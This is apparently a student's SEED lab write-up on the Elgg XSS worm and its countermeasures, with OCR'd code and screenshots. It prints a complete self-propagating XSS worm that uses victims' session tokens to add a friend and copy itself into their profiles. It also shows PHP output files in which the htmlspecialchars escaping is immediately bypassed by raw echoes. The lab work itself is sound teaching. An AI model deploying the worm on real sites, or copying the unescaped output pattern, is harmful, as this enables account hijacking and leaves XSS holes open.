
```
<script id="worm" type="text/javascript">

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function () {

    var desc = "&description=Samy is great"+"&accesslevel[description]=2"
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var userName="&name="+elgg.session.user.name;
    var guid = "&guid="+elgg.session.user.guid;
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var sendurladd="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
    var content=ts+token++wormCode+userName+desc+guid;

if (elgg.session.user.guid != 47) {
    var Ajax=new XMLHttpRequest ();

    //Adds samy as friend
    Ajax.open("GET",sendurladd,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();


    //cpes worm code content to victim
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

On inserting this code, samy's profile looks like below:




Now on Alice, visiting Samy's profile, Samy is added as her friend as seen in site activity below.






Now when bob visits Alice page, even he becomes friend with charlie as seen below.



Hence the attack here propagates as expected.

Task 7: Countermeasures

Initially HTMLawed counter measure is deployed as seen below.



Now, on opening a victim profile, say alice, we can observe that this removes tags from user input.

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Alice

About me

Samy is great
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(headerTag + jsCode + tailTag);

window.onload = function () {
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var userName="&name="+elgg.session.user.name;
var guid = "&guid="+elgg.session.user["guid"];
var sendurl2="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
var content=ts+token+"&description=Samy is great"+wormCode+userName+"&accesslevel[description]=2"+guid;

Now, second measure is applied as seen below:

untitled × | task4.js × | edit_profile.js × | task6.js ● | dropdown.php ×

```php
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

task4.js × edit_profile.js × task6.js ● dropdown.php × text.php ×

```php
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

edit_profile.js × task6.js ● dropdown.php × text.php × url.php ×

```php
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}

unset($vars['encode_text']);

if ($url) {
    $url = elgg_normalize_url($url);

    if (elgg_extract('is_action', $vars, false)) {
```

```php
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

and now on clicking a victim's profile, we can see that special characters are encoded.

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Boby

About me

Samy is great
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(headerTag + jsCode + tailTag);

window.onload = function () {
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var userName="&name="+elgg.session.user.name;
var guid = "&guid="+elgg.session.user["guid"];
var sendurl2="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
var content=ts+token+"&description=Samy is great"+wormCode+userName+"&accesslevel[description]=2"+guid;

var samyGuid = 47;
if (elgg.session.user.guid != samyGuid) {